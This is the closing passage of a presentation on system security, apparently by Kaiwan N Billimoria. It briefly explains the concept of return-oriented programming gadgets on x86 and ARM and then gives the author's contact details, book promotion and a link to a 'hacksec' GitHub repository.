- ***A gadget is an existing piece of machine code that is leveraged to piece together a sequence of statements***
  - *it's a non-linear programming technique!*
  - *Each gadget ends with a :*
    - *X86: 'ret'*
    - *RISC (ARM): pop {rX, …, pc}*
- ***Sophisticated, harder to pull off***
- ***But do-able!***

***…***



***Questions?***

# Thank You!

**git clone https://github.com/kaiwan/hacksec**

*kaiwanTECH*
*https://bit.ly/ktcorp*

*http://kaiwantech.in*

# *Contact Info*


**Kaiwan N Billimoria**

kaiwan@kaiwantech.com
kaiwan.billimoria@gmail.com


**Author: *"Hands-On System Programming with Linux: Explore Linux system programming interfaces, theory, and practice", Packt, Oct 2018.***

***Buy on Amazon. ; buy (ebook) on Packt***

*LinkedIn public profile*

*My Tech Blog* *[do follow!]*

*GitHub page*

**4931, Highpoint IV, 45 Palace Road, Bangalore 560001.**